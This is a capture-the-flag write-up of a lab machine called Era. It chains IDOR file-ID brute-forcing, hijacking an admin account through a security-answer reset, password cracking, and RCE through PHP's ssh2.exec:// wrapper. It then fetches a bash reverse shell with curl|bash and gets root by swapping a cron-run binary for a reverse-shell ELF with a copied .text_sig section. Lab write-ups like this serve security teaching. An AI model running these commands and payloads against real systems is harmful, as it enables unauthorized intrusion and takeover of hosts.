
Enumeration

> sudo nmap 10.129.251.222 -p- -sCV --open --min-rate=1000 -oN era-nmap-versionThe Nmap version scan reveals two open TCP services: FTP on port 21 and HTTP on port 80 along with the vhost name era.htb.

The vhost name era.htb is added to /etc/hosts with the corresponding target IP address for the sake of proper DNS resolution.

> http://era.htbBrowsing to http://era.htb leads me to the homage of a design company.

> ffuf -u http://era.htb -c -w /usr/share/seclists/Discovery/DNS/namelist.txt -H "Host: FUZZ.era.htb" -ac -ic -t 100
  -u [target URL]
  -c : colorized output (default: false)
  -w [wordlist]
  -H [header]
  -ac : automatically calibrate filtering options
  -ic : ignore wordlist comments
  -t [number] : number of concurrent threads
FFuF finds the subdomain file.era.htb.

The subdomain file.era.htb is added to the /etc/hosts file, as well.

> http://file.era.htbThe subdomain is a file sharing platform named Era Storage presenting Manage Files, Upload Files, Update Security Questions, and Sign In options. Additionally, there is a link as an alternative login method using security questions. The four options lead to the login page, and clicking the link brings me to the securiy_login.php page. However, without any login credentials or any knowledge of the answers to the security questions, I hit a dead end in my enumeration.

> dirb http://file.era.htb -X .phpTo my relief, the directory busting with dirb finds the register.php page for user registration.

> http://file.era.htb/register.phpFor the further enumeration, I register a new user and log in to the Era file sharing platform.

> http://file.era.htb/manage.phpAfter the login, I am greeted with the manage.php page featuring the Manage Files, Upload Files, Update Security Questions, and Sign Out options.

> http://file.era.htb/upload.phpThe successful file upload yields a download link with the id parameter like the following:
> http://file.era.htb/download.php?id=9607At each upload attempt, the ID is generated randomly. Furthermore, the parameter appears susceptible to IDOR (Insecure Direct Object Reference), which permits unauthorized access to other files through the download link.

> seq -w 0000 9999 > digits.txt
  -w : equalize width - generates all numbers of the same length
> head digits.txt
To find out presence of other downloadable file IDs, all possible four-digit numbers from 0000 to 9999 are generated with the seq command and -w option, and they are saved in the digits.txt file.

> ffuf -w digits.txt -u http://file.era.htb/download.php?id=FUZZ -ac -ic -c -t 100 -b "PHPSESSID=vj610v59dgsbk2cge272nk4pck" -fl 267
  -w [wordlist]
  -u [URL]
  -ac : automatically calibrate filtering options
  -ic : ignore comments in wordlists
  -c : colorized the output
  -t [number] : the number of concurrent threads
  -b [cookie]
  -fl [number] : filter by amount of lines in response
Indeed, FFuF finds the other two file IDs 0054 and 0150 available for download.

> http://file.era.htb/download.php?id=0054
> http://file.era.htb/download.php?id=0150
Using the IDs 0054 and 0150, both ZIP files named site-backup-30–08–24 and signing are downloaded, respectively.

> file filedb.sqlite
> sqlite3 filedb.sqlite
sqlite> .database
sqlite> .tables
After unzipping the site-backup-30–08–24 ZIP file, I discover a SQLite database file named filedb.sqlite. In the database, there are two tables: files and users.

sqlite> PRAGMA table_info(users);
sqlite> SELECT * FROM users;
I collect all password hashes of users, including admin's three answers to the security questions for the login.

> http://file.era.htb/security_login.php
 username: admin_ef01cab31aa
 security answers: Maria, Oliver, Ottawa
However, the username and the three answers to the security questions from the Users table still don't grant me a successful login.

> http://file.era.htb/reset.phpUnexpectedly, any authenticated user of this file sharing platform can change any other user's answers to their security questions as long as the username is valid. By abusing this feature, I can easily change the security answers of the user admin_ef01cab31aa.

> http://file.era.htb/security_login.phpAnswering the security questions of the user admin_ef01cab31aa correctly brought me to the admin dashboard. Now, I have administrative privilege on the Era Storage.

> john sqlite-hash --wordlist=/usr/share/wordlists/rockyou.txt
> cat sqlite-hash
The password hash of the user yuri from the Users table is cracked successfully with John the Ripper.

Based on the download.php source code from the site-backup ZIP file, we can use PHP stream wrapper only if the show parameter is set to true, and the format parameter contains the substring ://. Besides, this showcase file functionality is still beta version, so it is only available to admin.

> /download.php?id=150&show=true&format=ssh2.exec://yuri:mustang@127.0.0.1/ping+-c+1+10.10.14.37;

  ssh2.exec://user:passoword@host/path/to/local/command
Some PHP stream wrappers achieve code execution. Among them, ssh2.exec:// allows us to treat the execution of a remote command as if it were a local file operation. In order to verify the command execution, the ping command is executed on my Kali machine.
🤔 What is the ssh2.exec:// PHP stream wrapper?
In PHP, the ssh2.exec:// stream wrapper is part of the SSH2 extension (php-ssh2) and allows us to execute a command on a remote server over SSH and access its output as a PHP stream.

I catch the incoming ICMP traffic from the ping command using WireShark. It confirms a successful RCE attack via ssh2.exec://.
Initial Access: RCE using PHP Wrapper

> #!/bin/bash
> /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.37/443 0>&1'
First, the reverse shell payload is prepared and saved in the revshell.sh file.

> /download.php?id=150&show=true&format=ssh2.exec://yuri:mustang@127.0.0.1/curl+http://10.10.14.37/revshell.sh|bashThe revshell.sh file is transferred and executed on the target using the ssh2.exec PHP stream wrapper along with the curl and bash commands.

> nc -lnvp 443
> whoami
> hostname
The RCE attack was successful, and it returns a reverse shell as yuri. But, the user flag is still no where to be found.
Lateral Movement: Yuri → Eric

> python3 -c 'import pty; pty.spawn("/bin/bash")'
> [Ctrl] + Z
> stty raw -echo; fg [Enter] [Enter]
> export TERM=xterm
The shell is upgraded to a fully interactive one.

> john sqlite-hash --wordlist=/usr/share/wordlists/rockyou.txt
> cat sqlite-hash
The password hash of eric from the SQLite database is crackable, too.

> su eric
> whoami
> hostname
With the help of the password, I change the current user to eric.
The user.txt flag is located in eric's home directory on the target.
Privilege Escalation: Cron Job + Signature Section

> idThe user eric is a member of the devs group.

> ls -la
> file monitor
In the /opt/AV/periodic-checks directory, there are two files named monitor and status.log, that belong to the devs group. The group is permitted to read and write those files. Furthermore, the name periodic-checks indicates potential cron job.

> ./pspy64 -p
[magenta arrows] /opt/AV/periodic-checks/monitor
As expected, the monitor binary in the /opt/AV/periodic-checks directory is executed every minute by root.
[green arrow] objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor

--dump-section <section>=<file>
Besides, the objcopy --dump-section command dumping the .text_sig section from the monitor binary is interesting to observe.
🤔 What does the objcopy --dump-section command do?
It dumps/extracts a specific section from a binary/object and saves it as a raw file.
🤔 What is .text_sig signature?
The term .text_sig signature typically refers to a digital signature applied to the .text section of an ELF (Executable and Linkable Format) binary file. This signature is used to verify the integrity and authenticity of the file, ensuring it hasn't been tampered with.

> mv shell.elf monitor
> cat status.log
Now that eric is the member of the devs group, the user has the write permission on the monitor binary. But, my attempt to replace it with a binary containing reverse shell payload fails, and it results in objcopy error indicating the requirement of signing.

In order to add the signing section, I first create the Bash reverse shell payload in C named shell.c.

> gcc -o /tmp/shell shell.c
> objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor
> objcopy --add-section .text_sig=text_sig_section.bin /tmp/shell
> cp /tmp/shell /opt/AV/periodic-checks/monitor
As a first step to add the signature section, I compiled shell.c in order to get an ELF binary named shell. Second, the .text_sig section is dumped from the original monitor binary like I've observed in the output of the PSPY tool, and it was saved in text_sig_section.bin. Then, the dumped signature section is added to shell using objcopy --add-section. Lastly, the cp command is used to replace the original monitor binary with the shell binary, which now contains the signature section.

> nc -lnvp 443
> whoami
Once the cron job with monitor is executed by root, a shell returns as root.
The root.txt flag is located in /root on the target.
Thank you for taking the time to read my write-up! ❄️